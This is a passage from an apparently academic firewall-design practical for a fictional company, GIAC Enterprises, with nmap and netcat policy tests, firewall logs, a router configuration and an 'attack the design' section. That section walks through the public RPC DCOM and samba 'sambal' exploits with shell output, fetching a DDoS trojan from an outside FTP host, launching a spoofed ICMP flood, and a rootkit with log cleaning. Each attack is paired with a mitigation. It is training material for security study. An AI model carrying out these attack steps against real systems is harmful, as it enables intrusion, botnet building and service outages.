TOS=0x00 PREC=0x00 TTL=58 ID=30581 PROTO=UDP SPT=34173 DPT=35196
LEN=8
Jan 12 15:16:04 firewall kernel: [PROD-DMZ:CORP-DMZ:DROP]
IN=eth3 OUT=eth1 SRC=192.168.32.10 DST=192.168.16.234 LEN=28
TOS=0x00 PREC=0x00 TTL=46 ID=49078 PROTO=UDP SPT=34173 DPT=6055
LEN=8
Jan 12 15:16:04 firewall kernel: [PROD-DMZ:CORP-DMZ:DROP]
IN=eth3 OUT=eth1 SRC=192.168.32.10 DST=192.168.16.234 LEN=28
TOS=0x00 PREC=0x00 TTL=45 ID=16981 PROTO=UDP SPT=34173 DPT=29953
LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the corporate DMZ segment. This result is proper policy function.

5.2.3.9 Corporate DMZ Segment Validation

GIAC Enterprises will validate all packets from the corporate DMZ segment to the internet, production DMZ, and remote access segments.

5.2.3.9.1 Internet Segment

The following tests will validate all firewall policy outbound from the corporate DMZ segment to internet segment.

To initiate the validation, simulated services that are allowed and not allowed by the firewall policy are started.

```
$ nc –l –s 172.31.254.250 –p 80
$ nc –l –s 172.31.254.250 -p 443
$ nc –l –s 172.31.254.250 –p 25
$ nc –l –s 172.31.254.250 -p 123 –u
$ nc –l –s 172.31.254.250 -p 53 -u
```

Netcat simulating services that should be allowed by the policy, on the internet segment.

```
$ nc –l –s 192.168.254.250 –p 21
$ nc –l –s 192.168.254.250 –p 1234 -u
```

Netcat simulating services that should not be allowed by the policy, on the internet segment.

The following test validates the TCP/25 allow rule defined in section 4.2.2.6.2.

```
$ nmap -n -sS -S 192.168.16.12 -p1-65535 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 172.31.254.250:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
25/tcp open smtp
```

Nmap SYN scanning from the corporate DMZ segment to the internet segment

```
Jan 12 16:09:52 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.16.12 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=56 ID=30102 PROTO=TCP SPT=54839 DPT=11463
SEQ=2292759293 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
Jan 12 16:09:52 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.16.12 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=46 ID=54538 PROTO=TCP SPT=54839 DPT=11386
SEQ=2292759293 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 16:09:52 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.16.12 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=45 ID=57941 PROTO=TCP SPT=54839 DPT=35925
SEQ=2292759293 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy allowed TCP/25 from the mail server (192.168.16.12) to the internet segment. This result is proper policy function.

The following test validates the UDP/123 allow rule defined in section 4.2.2.6.2.

```
$ nmap -n -sU -S 192.168.64.10 -p1-65535 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 172.31.254.250:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
123/udp open ntp
```

Nmap UDP scanning from the corporate DMZ segment to the internet segment

```
Jan 12 16:15:12 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.10 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=37 ID=23457 PROTO=UDP SPT=50025 DPT=46345
LEN=8
Jan 12 16:15:12 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.10 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=55 ID=1699 PROTO=UDP SPT=50025 DPT=17019
LEN=8
Jan 12 16:15:12 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.10 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=37 ID=16662 PROTO=UDP SPT=50025 DPT=43642
LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy allowed UDP/123 from the internal NTP server (192.168.64.10) to the internet segment. This result is proper policy function.

The following test validates the UDP/53 allow rule defined in section 4.2.2.6.2.

```
$ nmap -n -sU -S 192.168.64.14 -p1-65535 -P0 172.31.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 172.31.254.250:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT   STATE SERVICE
53/udp open domain
```

Nmap UDP scanning from the corporate segment to the internet segment

```
Jan 12 16:21:07 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.14 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=55 ID=57074 PROTO=UDP SPT=53006 DPT=39819
LEN=8
Jan 12 16:21:07 firewall kernel: [CORP-DMZ:INTERNET:DROP]
```

```
IN=eth1 OUT=eth0 SRC=192.168.64.14 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=58 ID=1242 PROTO=UDP SPT=53006 DPT=59491
LEN=8
Jan 12 16:21:07 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.14 DST=172.31.254.250 LEN=28
TOS=0x00 PREC=0x00 TTL=47 ID=24023 PROTO=UDP SPT=53005 DPT=36277
LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy allowed UDP/514 from the internal DNS server (192.168.64.14) to the internet segment. This result is proper policy function.

The following test validates the TCP/80 and TCP/443 allow rules defined in section 4.2.2.6.2.

```
$ nmap -n -sS -S 192.168.64.34 -p1-65535 -P0 172.31.254.150

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
Interesting ports on 172.31.254.150:
(The 65532 ports scanned but not shown below are in state:
closed)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

Nmap SYN scanning from the corporate segment to the internet segment

```
Jan 12 16:32:25 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.34 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=56 ID=41583 PROTO=TCP SPT=42724 DPT=35611
SEQ=745785752 ACK=0 WINDOW=2048 RES=0x00 SYN URGP=0
Jan 12 16:32:25 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.34 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=45 ID=36611 PROTO=TCP SPT=42724 DPT=5286
SEQ=745785752 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
Jan 12 16:32:25 firewall kernel: [CORP-DMZ:INTERNET:DROP]
IN=eth1 OUT=eth0 SRC=192.168.64.34 DST=172.31.254.250 LEN=40
TOS=0x00 PREC=0x00 TTL=47 ID=41440 PROTO=TCP SPT=42724 DPT=9955
SEQ=745785752 ACK=0 WINDOW=1024 RES=0x00 SYN URGPT=6998
DPT=42724 SEQ=0 ACK=745785753 WINDOW=0 RES=0x00 ACK RST URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy allowed TCP/80 and TCP/443 to the internet segment. In addition, it can be seen, from the firewall logs, that the policy denied all other TCP packets. These results are proper policy function.

5.2.3.9.2 Remote Access Segment

The following tests will validate all firewall policy outbound from the corporate DMZ segment to remote access segment.

To initiate the validation, simulated services that are not allowed by the firewall policy are started. There is no allowed outbound access from the corporate DMZ segment to the remote access segment.

```
$ nc -l -s 192.168.254.250 -p 443
$ nc -l -s 192.168.254.250 -p 25
$ nc -l -s 192.168.254.250 -p 53 -u
$ nc -l -s 192.168.254.250 -p 500 -u
```

Netcat simulating services that should not be allowed by the policy, on the internet segment.

The following test validates the explicit TCP deny rule defined in section 4.2.2.7.2.

```
$ nmap -n -sS -S 192.168.32.12 -p1-65535 -P0 192.168.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.254.250 are: filtered
```

Nmap SYN scanning from the corporate DMZ segment to the remote access segment

```
Jan 12 15:24:51 firewall kernel: [CORP-DMZ:RA-DMZ:DROP] IN=eth1
OUT=eth2 SRC=192.168.16.12 DST=192.168.254.250 LEN=40 TOS=0x00
PREC=0x00 TTL=46 ID=30744 PROTO=TCP SPT=44171 DPT=49283
SEQ=2836997316 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:24:51 firewall kernel: [CORP-DMZ:RA-DMZ:DROP] IN=eth1
OUT=eth2 SRC=192.168.16.12 DST=192.168.254.250 LEN=40 TOS=0x00
PREC=0x00 TTL=38 ID=60492 PROTO=TCP SPT=44171 DPT=40553
SEQ=2836997316 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:24:51 firewall kernel: [CORP-DMZ:RA-DMZ:DROP] IN=eth1
OUT=eth2 SRC=192.168.16.12 DST=192.168.254.250 LEN=40 TOS=0x00
PREC=0x00 TTL=39 ID=34372 PROTO=TCP SPT=44171 DPT=55801
SEQ=2836997316 ACK=0 WINDOW=1024 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all TCP packets to the remote access segment. This result is proper policy function.

The following test validates the explicit UDP deny rule defined in section 4.2.2.7.2.

```
$ nmap -n –sU -S 192.168.16.12 -p1-65535 -P0 192.168.254.250

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.254.250 are: filtered
```

Nmap UDP scanning from the corporate DMZ segment to the remote access segment

```
Jan 12 15:28:49 firewall kernel: [CORP-DMZ:RA-DMZ:DROP] IN=eth1
OUT=eth2 SRC=192.168.16.12 DST=192.168.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=49 ID=24344 PROTO=UDP SPT=46643 DPT=28174 LEN=8
Jan 12 15:28:49 firewall kernel: [CORP-DMZ:RA-DMZ:DROP] IN=eth1
OUT=eth2 SRC=192.168.16.12 DST=192.168.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=45 ID=48167 PROTO=UDP SPT=46643 DPT=60679 LEN=8
Jan 12 15:28:49 firewall kernel: [CORP-DMZ:RA-DMZ:DROP] IN=eth1
OUT=eth2 SRC=192.168.16.12 DST=192.168.254.250 LEN=28 TOS=0x00
PREC=0x00 TTL=55 ID=59255 PROTO=UDP SPT=46642 DPT=61049 LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the remote access segment. This result is proper policy function.

5.2.3.9.3 Production DMZ Segment

The following tests will validate all firewall policy outbound from the corporate DMZ segment to production DMZ segment.

To initiate the validation, simulated services that are allowed and not allowed by the firewall policy are started.

```
$ nc –l –s 192.168.32.10 –p 443
```

Netcat simulating services that should be allowed by the policy, on the production DMZ segment.

```
$ nc –l –s 192.168.32.10 –p 443
$ nc –l –s 192.168.32.10 –p 25
$ nc –l –s 192.168.32.10 –p 53 -u
$ nc –l –s 192.168.32.10 –p 500 -u
```

Netcat simulating services that should not be allowed by the policy, on the production DMZ segment.

The following test validates the UDP/53 allow rule defined in section 4.2.2.9.1.

```
$ nmap -n -sS -S 192.168.16.12 -p1-65535 -P0 192.168.32.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.32.0 are: filtered
All 65534 scanned ports on 192.168.32.1 are: filtered
```

```
...
Interesting ports on 192.168.32.10:
(The 65533 ports scanned but not shown below are in state:
closed)
PORT    STATE SERVICE
443/tcp open  https

All 65534 scanned ports on 192.168.32.255 are: filtered
```

Nmap SYN scanning from the corporate DMZ segment to the production DMZ segment

```
Jan 12 15:29:01 firewall kernel: [CORP-DMZ:PROD-DMZ:DROP]
IN=eth1 OUT=eth3 SRC=192.168.16.12 DST=192.168.32.43 LEN=40
TOS=0x00 PREC=0x00 TTL=41 ID=32243 PROTO=TCP SPT=37754 DPT=10060
SEQ=3445054283 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
Jan 12 15:29:04 firewall kernel: [CORP-DMZ:PROD-DMZ:DROP]
IN=eth1 OUT=eth3 SRC=192.168.16.12 DST=192.168.32.43 LEN=40
TOS=0x00 PREC=0x00 TTL=38 ID=50449 PROTO=TCP SPT=37754 DPT=23122
SEQ=3445054283 ACK=0 WINDOW=4096 RES=0x00 SYN URGP=0
Jan 12 15:29:04 firewall kernel: [CORP-DMZ:PROD-DMZ:DROP]
IN=eth1 OUT=eth3 SRC=192.168.16.12 DST=192.168.32.43 LEN=40
TOS=0x00 PREC=0x00 TTL=49 ID=18983 PROTO=TCP SPT=37754 DPT=31997
SEQ=3445054283 ACK=0 WINDOW=3072 RES=0x00 SYN URGP=0
```

Sample dropped TCP packets from the internet firewall's logs

From the captured TCP packets, it can be seen that the policy allowed TCP/443 to the production web server (192.168.32.10).

The following test validates the explicit UDP deny rule defined in section 4.2.2.9.1.

```
$ nmap -n –sU -S 192.168.16.12 -p1-65535 -P0 192.168.32.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap/ )
All 65534 scanned ports on 192.168.32.0 are: filtered
All 65534 scanned ports on 192.168.32.1 are: filtered
...
All 65534 scanned ports on 192.168.32.255 are: filtered
```

Nmap UDP scanning from the corporate DMZ segment to the production DMZ segment

```
Jan 12 15:31:43 firewall kernel: [CORP-DMZ:PROD-DMZ:DROP]
IN=eth1 OUT=eth3 SRC=192.168.16.12 DST=192.168.32.147 LEN=28
TOS=0x00 PREC=0x00 TTL=52 ID=22106 PROTO=UDP SPT=51975 DPT=57717
LEN=8
Jan 12 15:31:43 firewall kernel: [CORP-DMZ:PROD-DMZ:DROP]
IN=eth1 OUT=eth3 SRC=192.168.16.12 DST=192.168.32.147 LEN=28
TOS=0x00 PREC=0x00 TTL=53 ID=16009 PROTO=UDP SPT=51975 DPT=63105
```

```
LEN=8
Jan 12 15:31:43 firewall kernel: [CORP-DMZ:PROD-DMZ:DROP]
IN=eth1 OUT=eth3 SRC=192.168.16.12 DST=192.168.32.147 LEN=28
TOS=0x00 PREC=0x00 TTL=47 ID=29665 PROTO=UDP SPT=51975 DPT=18198
LEN=8
```

Sample dropped UDP packets from the internet firewall's logs

From the firewall logs, it can be seen that the policy denied all UDP packets to the production DMZ segment. This result is proper policy function.

5.3 Validation Analysis

Throughout GIAC Enterprises' validation of the internet firewall's policy, consistent positive results were received. The entire NAT policy performed as expected, the local firewall policy performed as expected and the internal network policy performed as expected.

Regardless of the positive functional results of the policy, GIAC Enterprises has identified general policy and architecture mistakes. The main policy errors are contained within the NTP and DNS rules in section 4.2.2.6.2. The main architecture mistakes relate to high availability, implementation redundancy, and packet routing.

5.4 Recommendations

From the validation analysis, there are five things that must be done to improve the security posture of GIAC Enterprises internet firewall.

First, NTP server access, in section 4.2.2.6.2, must be restricted to specific external NTP servers. This has been already implemented on the border firewall in section 4.1.2.7.4, but was overlooked for the internet firewall policy implementation.

Second, DNS server access, in section 4.2.2.6.2, must be restricted to GIAC Enterprises connectivity provider's DNS server. This has been overlooked on both the border router and the internet firewall.

Third, the corporate network must be connected to the internet firewall via a cross-over cable. This will prevent traffic from the corporate segment from crossing the corporate DMZ segment, were an attacker could have compromised a host and is sniffing the segment.

Fourth, the internet firewall must be deployed in tandem with another stateful packet filtering firewall from another vendor. This will protect the internal

networks from any implementation flaws that might be exploited by an attacker to circumvent the internet firewall policy.

Finally, GIAC Enterprises must implement high availability for the internet firewall to prevent product outages from occurring. If the internet firewall becomes disabled, GIAC Enterprises is out of business until the internet firewall is re-enabled.

Assignment Four

6.0 Design Under Fire



Figure 9: Danny Walker's GIAC Enterprises network

For this assignment, Danny Walker's network design has been chosen to be maliciously attacked. His practical can be found at http://www.giac.org/practical/GCFW/Danny_Walker_GCFW.pdf.

6.1 Firewall Attack

There a two vulnerabilities that have been found in iptables 1.2.8. Both are DOS vulnerabilities that do not lead to a remote compromise of the system.

The first vulnerability, http://www.netfilter.org/security/2003-08-01-listadd.html, DOSs the system though a programming error in the use of the Linux linked list API in the ip_conntack module. Although it is very likely the ip_conntack module is being used, it is not likely that the system has gone un-patched as the DOS only works on the 2.4.20 Linux kernel.

The second vulnerability, http://www.netfilter.org/security/2003-08-01-nat-sack.html, DOSs the system through the ip_nat_ftp and the ip_nat_irc modules. It is not likely that the firewall is allowing these two modules to NAT un-trusted IRC and FTP packet flows into the GIAC Enterprises network.

To attack the first vulnerability, numerous packet flows should be sent through the firewall. These packet flows should initiate a large amount of TCP sessions in a short time with the web sever and the web mail access server to gain UNCONFIRMED status in the connection tracking, after a while this should DOS the firewall.

The attempted attack above is very likely to fail. As these servers are constantly patched nether of the above vulnerabilities would be able to be exploited. In addition, this attack would only lead to DOSing the firewall which is valuable, but would not lead to further compromises into the GIAC Enterprises network.

If these vulnerabilities were able to be exploited, they could be easily mitigated by disabling the connection tracking on the firewall for un-trusted connections and disabling the NATing of FTP and IRC connections through the firewall.

6.2 Distributed Denial of Service Attack

Beginning the process of performing a distributed denial of service attack on GIAC Enterprises, we start by scanning the local cable subnet directly connected to our home network. This SYN scan will find and identify systems with the windows operating system.

```
$ nmap -sS -O 1.1.1.1/24

Starting nmap 3.48 ( http://www.insecure.org/nmap/ )
```

```
Interesting ports on 1.1.1.2:
(The 1649 ports scanned but not shown below are in state:
closed)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1030/tcp  open  iad1
1033/tcp  open  netinfo
12345/tcp open  NetBus
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows
2000 Professional or Advanced Server, or Windows XP, Microsoft
Windows XP SP1

... etc ...
```

Once we have identified systems with the windows operating system, we attempt a RPC DOM windows exploit (http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c) to gain privileged access to the system. This vulnerability in the windows operating system, public on 16 July 2003 (http://www.kb.cert.org/vuls/id/568148), is still effective on networks with large uneducated and un-patched user populations. If the exploit fails we move onto the next system.

```
$./oc192-dcom  -d 1.1.1.2
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]: 1.1.1.2:135, Bindshell:666,
RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Once we have gained privileged access to the system, we retrieve our SkyDance DDOS server (http://www.megasecurity.org/trojans/skydance/Skydance3.6.html) and start it on the compromised system to await the launch of the DDOS attack.

```
C:\WINNT\system32>ftp foobar.fo
```

```
Connected to foobar.fo.
220 foobar.fo FTP server (Version wu-2.6.1-18) ready.
User (foobar.fo:(none)): anonymous
331 Guest login ok, send your complete e-mail address as
password.
Password:
230 Guest login ok, access restrictions apply.
ftp> cd pub
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for file list.
skd36s.exe
226 Transfer complete.
ftp> bin
200 Type set to I.
ftp> hash
Hash mark printing On.
ftp> get skd36s.exe
200 PORT command successful.
150 Opening BINARY mode data connection for skd36s.exe.
#
226 Transfer complete.
ftp> quit
221 Thank you for using the FTP service on foobar.fo.
C:\WINNT\system32>exit
```

Once we have compromised 50 cable connected systems, we launch an ICMP DDOS attack with our SkyDance client at a very crucial business time in the day for our victim. This attack will spew ICMP packets from our 50 compromised systems to 39.2.1.51 for one hundred minutes with the spoofed source address of 3.3.3.3.

```
C:\> skd36c 1.1.1.1 foo bar icmp 39.2.1.51 100 3.3.3.3
C:\> skd36c 1.1.1.2 foo bar icmp 39.2.1.51 100 3.3.3.3

...

C:\> skd36c 1.1.1.49 foo bar icmp 39.2.1.51 100 3.3.3.3
C:\> skd36c 1.1.1.50 foo bar icmp 39.2.1.51 100 3.3.3.3
```

To mitigate this attack, GIAC Enterprises should to first attempt to filer the DDOS attack at its border router and internet facing firewall. Second, GIAC Enterprises should utilize its upstream provider to filter the DDOS attack before it hits the GIAC Enterprises network. In addition, GIAC Enterprises can change its own infrastructure to evolve with the conditions, such as changing the IP address of the server that is being attacked.

6.3 Internal System Attack

With the distributed use of iptables based firewalls throughout the network, it is hard to find a host that is exposed to remotely exploitable vulnerabilities. Regardless, the intranet server has been chosen to be a target of our attack. The reason for this choice is that the samba 2.2.8 server on the intranet server has a remotely exploitable vulnerability that can allow an anonymous user to gain root privileges (RHSA-2003:137-11: https://rhn.redhat.com/errata/RHSA-2003-137.html).

Using the sambal exploit, it is easy to compromise the intranet system. First download the exploit from http://packetstormsecurity.nl/0304-exploits/sambal.c. Second, compile the exploit with "gcc sambal.c -o sambal". Third, execute the exploit.

```
$ ./sambal -b 0 -v 192.168.23.5
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-------------------------------------------------------------
+ Verbose mode.
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Using ret: [0xbffffed4]
+ Using ret: [0xbffffda8]
+ Using ret: [0xbffffc7c]
+ Using ret: [0xbffffb50]
+ Using ret: [0xbffffa24]
+ Using ret: [0xbffff8f8]
+ Using ret: [0xbffff7cc]
+ Using ret: [0xbffff6a0]
+ Using ret: [0xbffff574]
+ Using ret: [0xbffff448]
+ Using ret: [0xbffff31c]
-------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux foo 2.4.20-8 #1 Thu Nov 20 17:54:28 EST 2003 i686 i686
i386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)
```

After we have gained root access, we can download an install a root kit such as SuckIT[25] and cover our tracks by cleaning any log or history file which might expose our presence.

To mitigate this attack, GIAC Enterprise should restrict the access to the samba server with the iptables firewall present on the system until the vendor makes a patch available to fix the vulnerability.

[25] sd and devik

References

Akin, Thomas. Hardening Cisco Routers. Sebastopol: O'Reilly & Associates, Inc., February 2002. 1 - 122.

Albanna, Z. et al.. "RFC 3171 - IANA Guidelines for IPv4 Multicast Address Assignments", August 2001. URL: http://www.faqs.org/rfcs/rfc3171.html (12 Dec 2003)

Andreasson, Oskar. "Kernel network parameters", Linux Advanced Routing & Traffic Control HOWTO, 22 July 2002. URL: http://www.tldp.org/HOWTO/Adv-Routing-HOWTO/lartc.kernel.html (20 Nov 2003)

Antoine, Vanessa et al.. "Router Security Configuration Guide", 27 September 2002. URL: http://nsa2.www.conxion.com/cisco/guides/cis-2.pdf (22 Sep 2003)

Beaver, Kevin. "Firewall Best Practices", 11 July 2002. URL:http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci838230,00.html (12 Sep 2003)

Collins, Adair et al.. "The SANS Top 20 Internet Security Vulnerabilities", 8 October 2003. URL: http://www.sans.org/top20/ (14 Oct 2003)

Cromwell, Bob. "TCP/IP Stack Hardening", 1 June 2003. URL: http://www.cromwell-intl.com/security/security-stack-hardening.html (13 Dec 2003)

DOD. "U.S. Military Glossary", URL: http://usmilitary.about.com/library/glossary/d/bldef01834.htm?once=true& (20 Dec 2003)

Eychenne, Herve. "Iptables Man Page", URL: http://www.die.net/doc/linux/man/man8/iptables.8.html (14 Dec 2003)

Fortune Cookie Co. LTD.. "The History of Fortune Cookies", URL: http://www.fortunecookie.demon.co.uk/fhistory.html (20 Sep 2003)

Gerich, E.. "RFC 1466 - Guidelines for Management of IP Address Space", May 1993. URL: http://www.faqs.org/rfcs/rfc1466.html (11 Dec 2003)

Gilmore, John et al.. "Introduction to FreeS/WAN", 15 April 2003. URL: http://www.freeswan.org/freeswan_trees/freeswan-2.02/doc/HowTo.html (26 Nov 2003)

IANA. "RFC 3330 - Special-Use IPv4 Addresses", September 2002. URL: http://www.faqs.org/rfcs/rfc3330.html (11 Dec 2003)

Kaeo, Merike. Designing Network Security, Indianapolis: Macmillan Technical Publishing, 1999

Perrier, Jennifer. "8 Steps for Smart Security Auditing", October 2003. URL: http://www.fawcette.com/wss/2003_10/magazine/columns/security/default.aspx (4 Oct 2003)

Rekhter, Y. et al.. “RFC 1918 - Address Allocation for Private Internets”, February 1996. URL: http://www.faqs.org/rfcs/rfc1918.html (11 Dec 2003)

sd and devik. “Linux on-the-fly kernel patching without LKM”, Phrack issue 58, 12 December 2001. URL: http://www.phrack.org/show.php?p=58&a=7 (26 Dec 2003)

Appendices

Appendix A: Border Router Configuration

```
hostname border
ip domain-name giacenterprises.com
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip identd
no service config
no boot network
no ip bootp server
no cdp run
no ip source-route
no ip name-server
no ip domain-lookup
no ip http server
service tcp-keepalives-in
ip cef
service password-encryption
enable secret secretpassword
username fred password 9KSD9I3W8USDJIKSE98UWJED32W23DW5FV
username fred privilege 1
username bob password SDJ3908WDJKSKUEEU20WELJD032OIJ20SD
username bob privilege 15
username jim password 290823JKDJ923JDJKS90W23893JKDSJLKD
username jim privilege 15
privilege exec level 15 connect
privilege exec level 15 telnet
privilege exec level 15 rlogin
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-lists
privilege exec level 15 show logging
privilege exec level 1 show ip
banner login ^C
 !! WARNING ! WARNING ! WARNING ! WARNING ! WARNING ! WARNING !!

 Unauthorized access is strictly prohibited. Any unauthorized
 access and/or unauthorized operation of this equipment will
 result in civil and/or criminal prosecution. Authorized users
 are advised that all activity on this system may be monitored,
 recorded, copied, reviewed, and disclosed to the appropriate
 authorities. Utilization of this system implies consent to
 the above conditions.

^C
banner exec ^C
 !! REMEMBER !!! WARNING !! REMEMBER !! WARNING !!! REMEMBER !!

 Unauthorized access is strictly prohibited. Any unauthorized
 access and/or unauthorized operation of this equipment will
 result in civil and/or criminal prosecution. Authorized users
 are advised that all activity on this system may be monitored,
 recorded, copied, reviewed, and disclosed to the appropriate
```

```
 authorities. Utilization of this system implies consent to
 the above conditions.

^C
access-list 101 permit tcp any gt 1023 host 65.173.218.2 eq 25
access-list 101 permit tcp any eq 25 host 65.173.218.2 gt 1023
access-list 101 permit tcp any gt 1023 host 65.173.218.4 eq 80
access-list 101 permit tcp any gt 1023 host 65.173.218.4 eq 443
access-list 101 permit udp any eq 53 host 65.173.218.6 gt 1023
access-list 101 permit tcp any eq 53 host 65.173.218.6 gt 1023
access-list 101 permit udp host 192.43.244.18 eq 123 host 65.173.218.66
eq 123
